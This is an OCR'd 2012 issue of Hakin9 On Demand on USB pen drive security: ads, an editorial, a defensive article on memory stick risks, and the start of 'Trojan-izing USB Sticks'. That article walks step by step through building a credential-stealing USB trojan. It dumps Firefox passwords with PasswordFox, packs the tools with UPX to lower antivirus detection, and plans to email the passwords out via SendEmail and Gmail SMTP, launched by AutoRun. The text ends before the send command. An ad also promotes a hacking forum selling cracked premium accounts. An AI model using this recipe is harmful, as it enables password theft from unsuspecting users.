ON Hakin9 DemanD

Vol.1 No.2
Issue 02/2012(2) ISSN: 1733-7186

PEN DRIVES SECURITY

TROJAN-IZING USB STICS

HOW TO PROTECT PEN DRIVE FROM VIRUS IN PC

CREATING A SUCCESSFUL BYOD SECURITY BLUEPRINT

SECURE MEMORY STICK

PLUS

INTERVIEW WITH ALEXANDER RASPOPOV

CRACK HACK FORUM

CHF is regarded as one of the best online hacking communinity with over 76k+ members.

CHF was created by a renowned hacker and web specialist named ProVirus.

-CHF-

- CHF has over 2k+ tutorials teaching you the very art of hacking from the very basic to the most advanced level.
- Has a special forum for cracked premium accounts worth thousands of dollars.
- The VIP section is filled with the tools and tutorials unseen elsewhere making the section unique.

Join CHF NOW!!!

www.CrackHackForum.com

Greetings to: Srinuboy, Terrorbyte, Rain112, Hacker4life, Rynaldo, Mschoudhry, fakhru



Get the best real-world Android education anywhere!

Attend **AnDevCon III**

The Android Developer Conference

May 14-17, 2012

San Francisco Bay Area

AnDevCon is the biggest, most info-packed, most practical Android conference in the world!

- Choose from over 65 Classes and Workshops!
- Learn from the top Android experts—including speakers straight from Google!

"AnDevCon was an informative and comprehensive presentation of Android development concepts, tools and techniques."
—Patrick Burrell, Sr. Research Scientist, Amway

"The conference is worth the time and expense. It's a great place to meet talented people in the Android industry."
—Keith Collins, CTO, Neusoft

"AnDevCon is great for networking, learning tips and tricks, and for brainstorming innovative, new ways to create apps."
—Joshua Turner, Software Engineer, Primary Solutions

Register Early and SAVE!

Follow us: twitter.com/AnDevCon

A BZ Media Event

Register NOW at www.AnDevCon.com

Hakin9 On Demand

02/2012 (02)


Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Dear Readers,

Process of creating new edition our magazine is extremely involved and responsible for all our team. However, we are honoured that each month you reach Hakin9 On Demand. We got hundreds mails about next main topic and finally we decided to choose Pen Drive Security issue. This extensive theme would be described by six articles written by our experts. We are sure that the content includes a lot of useful operations which help you defend your memory stick. Moreover, in our articles you can get information about recent trend of employees bringing personally-owned mobile devices. Also for enterprising characters we prepared tutorial how to manage storage media. We also have cryptography surprise – an excellent interview with Alexander Raspopov who reveals information about protection memory sticks in his international security company. Amit Mishra in „Secure Memory Stick" introduces us to the Pen Drives defend. He will share with us his knowledge about dangers in daily using our memory stick and what is the best way to minimize risk of unexpected attack. He divided his article to few points to show us the other point if view of loosing the important data. The article is concise though full of practical knowledge. David Jardin in „How to manage storage devices in a company" presents how IT security works in a big company which is exposed to danger definitely more than the private user. This is a really complicated and restricted procedure when few technical experts are responsible for thousands of memory stick security. Moreover, he presents a scheme how to organize the security system in a big company. In „Trojan-izing USB sticks" written by Gerasimos Kassaras we can read about specific kind of virus which attacks the flash drives. The author warns what we should not do in our daily computers' using and how to use our mailboxes correctly. We will realize how potential virus looks like and how not to give him an access to our private data. Furthermore, the author will present a lot of bad programs and applications which try to destroy or get our information – professional instruction step by step will show us how to protect ourselves from this kind of attack. „Mobile security" written by Michal Srnec and Miroslav Ludvik will show us how fast smart phones have started the revolution on the mobile market. W can read that in this area a lot of attacks to android and less known application have begun. The authors define what is the malware and present that it will expand as fast as it was on PCs few years ago. Furthermore, you can find here the information about new mobile technologies and how old technologies evolve to the newest trend. Robert Keeler presents for us how to create a successful BYOD Security Blueprint. This is a new trend which is described in details in the article. The author defines a new concept and show us the scheme how it works in daily life. The author, as an expert, shows plenty of advantages how BYOD helps with managing security in our computer, smart phone and obviously memory sticks. We realize that it is really expensive to implement BYOD into daily life but as the author assures, it is worth to do this. Vikas Kumar in his article presents specific pen drives security in the PC area. His huge article embraces all the problems with the memory sticks issue connected with all the operation systems. Moreover, the article teaches a plenty of ways to rescue our memory stick and prevent from different kinds of bugs.

Enjoy the reading!


Pawel Plocki
and Hakin9 Team


[GEEKED AT BIRTH.]
IM Geek PH: 877 IUAT
PWR: 110%
[IT'S IN YOUR PULSE.]
LEARN:
Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies
University of Advancing Technology
UAT
Learn. Experience. Innovate.
You can talk the talk.
Can you walk the walk?
www.uat.edu > 877.UAT.GEEK
PLEASE SEE WWW.UAT.EDU/FASTFACTS FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.

CONTENTS

WE'RE BUILDING AN A-TEAM.

Have what it takes?



NAME: CONFIDENTIAL

SPECIALTY
- Secure Software Design
- Team Leader

SKILLS
- Cryptography
- C/C++
- Network Security

TOOLS
- Xcode
- Visual Studio
- OpenSSL

NAME: CONFIDENTIAL

SPECIALTY
- Cryptography

SKILLS
- Cryptanalysis
- Network Security
- Protocol Analysis

TOOLS
- GPG
- OpenSSL
- MatLab

NAME: CONFIDENTIAL

SPECIALTY
- Reverse Engineering
- Fuzzing

SKILLS
- Exploit Development
- Software Vulnerability Assessment
- DRM hacking

TOOLS
- IDAPro, OllyDbg
- OS X

NOW HIRING PREMIUM CYBER TALENT

4901 Springarden Drive | Suite 200 | Baltimore, MD 21209
www.securityevaluators.com | 443.270.2296

CAREERS@SECURITYEVALUATORS.COM

ISE
independent security evaluators

ISE is a white-hat security consulting firm that helps great companies protect their great customers.

Secure Memory Stick

Secure USB flash drives protect the data stored on them from access by unauthorized users. USB flash drive products have been on the market since 2000, and their use is increasing exponentially. As both consumers and businesses have increased demand for these drives, manufacturers are producing faster devices with greater data storage.

An increasing number of portable devices are used in business, such as laptops, notebooks, universal serial bus (USB) flash drives, personal digital assistants (PDAs), advanced mobile phones, and other mobile devices.

Companies in particular are at risk when sensitive data are stored on unsecured USB flash drives by employees, who use the devices to transport data outside the office. The consequences of losing drives loaded with such information can be significant and include the loss of customer data, financial information, business plans, and other confidential information, with the associated risk of reputation damage.

Major Dangers of USB Drives

The uncontrolled use of USB drives is a major danger since it represents a significant threat to information security and confidentiality.

The following should therefore be taken into consideration for securing USB drives assets: Storage: USB flash drives are usually put in bags, backpacks, laptop cases, jackets, trouser pockets, or are left at unattended workstations.

Usage

Tracking corporate data stored on personal flash drives is a significant challenge: the drives are small, common, and constantly moving. Many enterprises have strict management policies toward USB drives, and some companies ban them outright to minimize risk.

The average cost of a data breach from any source (not necessarily a flash drive) ranges from less than $100,000 to about $2.5 million.

A disk survey characterized the data corporate end users most frequently copy: customer data (25%):

- financial information (17%)
- business plans (15%)
- employee data (13%)
- marketing plans (13%)
- intellectual property (6%)
- source code (6%)

Examples of security breaches resulting from USB drives include: In the UK:

- HM Revenue & Customs lost personal details of 6,500 private pension holders
- In the United States:
  - a USB drive was stolen with names, grades, and social security numbers of 6,500 former students
  - USB flash drives with US Army classified military information were up for sale at a bazaar outside Bagram, Afghanistan

Understanding the Risks Associated with USB Memory Sticks Since their introduction the USB memory stick has been hailed by those fed up with the shortcomings of the floppy. Their small physical size, satisfactory speed and ever-increasing storage capacity makes them the most convenient device to use for transferring files from one place to another. However, these very features can introduce new security risks and amplify risks that already existed with floppy disks. The primary risks associated with USB memory sticks can be identified as:

- Virus Transmissions – Data sharing opens up an avenue for viruses to propagate
- Corruption of data – Corruption can occur if the drive is not unmounted cleanly
- Loss of data – All media is susceptible to data loss
- Loss of media – The device is physically small and can easily be misplaced
- Loss of confidentiality – Data on the lost physical media can be obtained by others

Virus Transmissions Whenever files are transferred between two machines there is a risk that viral code or some other malware will be transmitted, and USB memory sticks are no exception. Some USB memory sticks include a physical switch that can put the drive in read-only mode. When transferring files to an untrusted machine a drive in read-only mode will prevent any data (including viruses) to be written to the device. If files need to be transferred from an untrusted machine, the only countermeasure is to immediately scan the memory stick before copying files from it

Corruption of Data If the drive is physically lost or uncleanly unmounted, then data loss can occur. Physical loss is covered in the next section and corruption can usually be prevented. USB memory sticks differ from other types of removable media, such as CD and DVD-ROMs, because the computer usually has no way of knowing when USB memory sticks are going to be removed. Users of USB memory sticks usually need to alert the computer that they intend to remove the device, otherwise the computer will be unable to perform the necessary clean-up functions required to disconnect the device, especially if files from the device are currently open. The OS will attempt to handle unexpected disconnects as best it can, so often no corruption will occur. However, it is still advisable to research the preferred method for unmounting the device according to the OS documentation.

Loss of Data Although most USB memory sticks have no moving parts and thus are considerably less prone to mechanical wear than their older and larger counterparts, loss of data can still be an issue. Aside from mechanical failure, data can be lost by accidental erasure or overwriting. No write-capable media device is immune to this risk. The best safeguard against loss of data is frequent and proper backups, as with any other media type. Because of their propensity for physical loss USB memory sticks are best suited as intermediary storage, so it isn't advisable to store the only copy of an item on the memory stick.

Loss of Media Data loss can occur if the memory stick is physically lost. Untethered drives are most at risk of being physically lost because their lightweight nature allows them to slip out of pockets unnoticed. To protect against physical loss of the device, it's advisable to have the device tethered to something, preferably a keychain. Some devices have lanyard-style tethers, but use these with caution as the lanyard may only tether the drive cap and not the drive itself, which leaves the drive at risk of falling away unnoticed. Drives tethered to a keychain are less likely to be permanently lost because they are attached to another item that the user has presumably already learned not to lose.

Loss of Confidentiality Perhaps the greatest benefit of the USB memory stick is also its greatest security risk. Because of its convenient small physical size and large logical size compared it predecessor, the floppy disk, more data can find its way to the USB memory stick. Some of this data is likely to be confidential and becomes a risk if the media is lost. An executive who uses a memory stick to transfer a customer database from his desktop to laptop could potentially subsequently lose the memory stick. If the stick then finds its way into the hands of a competitor, then the company has suffered a much greater loss than simply the replacement cost of the memory stick. In a similar scenario, if a healthcare professional loses a memory stick containing patient records, then there are legal liability issues associated with HIPAA regulations.

There are two primary ways to mitigate the risk of loss of confidential data, mainly avoidance and encryption. With an avoidance strategy, no data is stored on the memory stick that can be considered private. Clearly, this strategy is severely limiting and has several problems, not the least of which is determining exactly what constitutes private data. An ideal encryption strategy allows any data to be stored on the memory stick but renders the data useless without the required encryption key, which is usually a strong password, but can also be a biometric such as a thumb print. Some USB memory sticks include their own proprietary encryption algorithms and formats, but often the encryption used is either unproven or inadequate, and the memory sticks are more expensive. However, encryption software is available from many vendors that can be used to protect data on the memory stick.

AMIT MISHRA

Trojan-izing USB Sticks

Nowadays most of us have a USB flash drive (sometimes also referred to as a USB stick, USB memory stick, or simply a flash drive) that we use when we want to store data temporarily. They are really small and lightweight and are very practical when you want to move files from one computer to another.

That is all fine, but what happens when untrusted USBs are inserted in our USB stick drives, how difficult is it for someone to steal and e-mail all our passwords within seconds? Well, the answer for someone that knows is simple, a few seconds being more than enough for someone to collect all your passwords from your laptop.

USB flash drives are used when data is moved between home and office. They are also often used when data is moved inside an office, for example when moving data to/from a computer that is not connected to a network. Obviously that is the main reason that a PC not connected to Internet can be infected with Trojans, viruses, and other malicious software. A very well known worm that had a great impact worldwide is Conflicker [9]. Conflicker initially did not use USBs as an infection medium, but later on it updated itself and started infecting USB sticks, and that was when the spreading increased dramatically.

Trojan-izing a USB Stick

How difficult is for someone to convert a USB stick into a Trojan? Well, this article is going to show you that even a person with little to no knowledge of computers can steal and e-mail your passwords using open source and freeware software to construct a USB trojan that is practically untraceable from industry software antivirus, because the included programs are by themselves legitimate programs, but when combined together can do real damage. The key components of constructing a USB Trojan would be:

- The password collector (a tool that is going to collect your password)
- The transportation method (a method to send over Internet the stolen passwords)
- A compressor (to reduce the payload size)
- The execution method (the method to execute the desired payload when USB is inserted to the target PC)

The first tool to use would be the password collector; for the purpose of this article I am going to use PasswordFox, for the transportation method I will use SMTP along with a tool called SendEmail and for the execution method I will use AutoRun.

About SendEmail our Communication Channel

SendEmail is a lightweight, command line SMTP email client. With it you can send e-mails from a command line, this free program is perfect, simple to use, and feature rich. It was designed to be used in bash scripts, batch files. SendEmail is written in Perl (but can also run as a standalone executable in Windows) and is unique in that it requires NO MODULES. It has an intuitive and flexible set of command-line options, making it very easy to use. SendEmail is licensed under the GNU GPL, either version 2 of the license or any later version. Supported Platforms are Linux, BSD, OS X, Windows 98, Windows NT, Windows 2000, and Windows XP [1].

The following picture show a screen shot of the SendEmail help from command line: Figure 1.

Note

SendEmail also supports TLS but for the purposes of this article we are not going to use the TLSv1.0 option, although it might be a good idea to do it if you want




Figure 1. *Sentmail*

to bypass reverse SSL proxies or content inspection devices.

Why use SendEmail?

I think that is obvious how SendEmail can be used for malicious purposes such as spamming, e-mail spoofing attacks, and automated virus distribution, etc., and a malicious user can simply integrate the SendEmail executable into another executable (e.g., notepad.exe) as a Trojan using a packer such as upx [2] or IExpress Wizard [3], upload the executable to his/her web site and then use social engineering to convince innocent users to download and execute the maliciously altered executable. But the most interesting characteristics of SendEmail are that it is a standalone executable and its size is only 692 KB.

About PasswordFox as our Password Collector

PasswordFox is a small password recovery tool that allows you to view the user names and passwords stored by Mozilla Firefox Web browser. By default, PasswordFox displays the passwords stored in your current profile, but you can easily select to watch the passwords of any other Firefox profile. For each password entry, the following information is displayed: Record Index, Web Site, User Name, Password, User Name Field, Password Field, and the Signons filename. This utility works under Windows 2000, Windows XP, Windows Server 2003, Windows Vista, and Windows 7. Firefox should also be installed on your system in order to use this utility [4].

Why Use PasswordFox

PasswordFox doesn't require any installation process or additional DLL files, but the Firefox browser must be installed on your computer in order allow PasswordFox to grab the targeted passwords list. PasswordFox is again a standalone executable and in order to start using PasswordFox, you can simply double click the executable file.

After running it, the main window will display your entire Firefox passwords list for the last profile that you used. That's not all PasswordFox can do. PasswordFox can also run from the command line and echo your Firefox password list into a text file. Also the tool size is ridiculously small – only 40 KB – amazing what 40 KB can do to your Firefox password profile, eh?

The following screenshot shows how we can actually use PasswordFox from command line is: Figure 2.




Figure 2. *PasswordFox*

Note

Not much to see, as PasswordFox tool does not support the help command. Check out the `/stext` options used, this option is going to export all my firefox passwords into the text file named *pass.txt*.

About UPX as our Compressor

UPX is a free high-quality executable compressor and is ideal for our job. The UPX author claims that it has a better compression rate than that of WinZip/zip/gzip with no memory overhead for your compressed executables. UPX is distributed with full source code under the GNU General Public License v2+ with special exceptions granting the free usage for commercial programs as stated in the UPX License Agreement [2].

Compressing our Executables

We will compress our executables using UPX for two main reasons, first to reduce antivirus detection possibility and second to reduce the size of our executables. Antivirus bypassing is not so easy to achieve and out of the scope of this article. So let's go on and compress our executables. From the command line the commands we have to issue are:

1. upx –brute sendEmail.exe
2. upx –brute PasswordFox.exe

The following screen shot shows the outcome of this command: Figure 3.

Note

The *PasswordFox.exe* was already compressed with upx by the author.




Figure 3. *Compressing Sentmail*

Sending our Password Collection Using Sentmail

Sending a not easily traceable e-mail is not a simple task. We will need either use a costume valid e-mail address from publicly well known e-mail servers such as Google/ Yahoo, or we can use an open mail relay server.

An open mail relay is an SMTP server configured in such a way that it allows anyone on the Internet to send e-mail through it, not just mail destined to or originating from known users. This used to be the default configuration in many mail servers; indeed, it was the way the Internet was initially set up, but open mail relays have become unpopular due to their exploitation by spammers and worms. Many relays were closed, or were placed on blacklists by other servers [5].

For the purpose of this article we will use Google Mail Serve to send our malicious e-mail this, so the following command would do the Job:

```
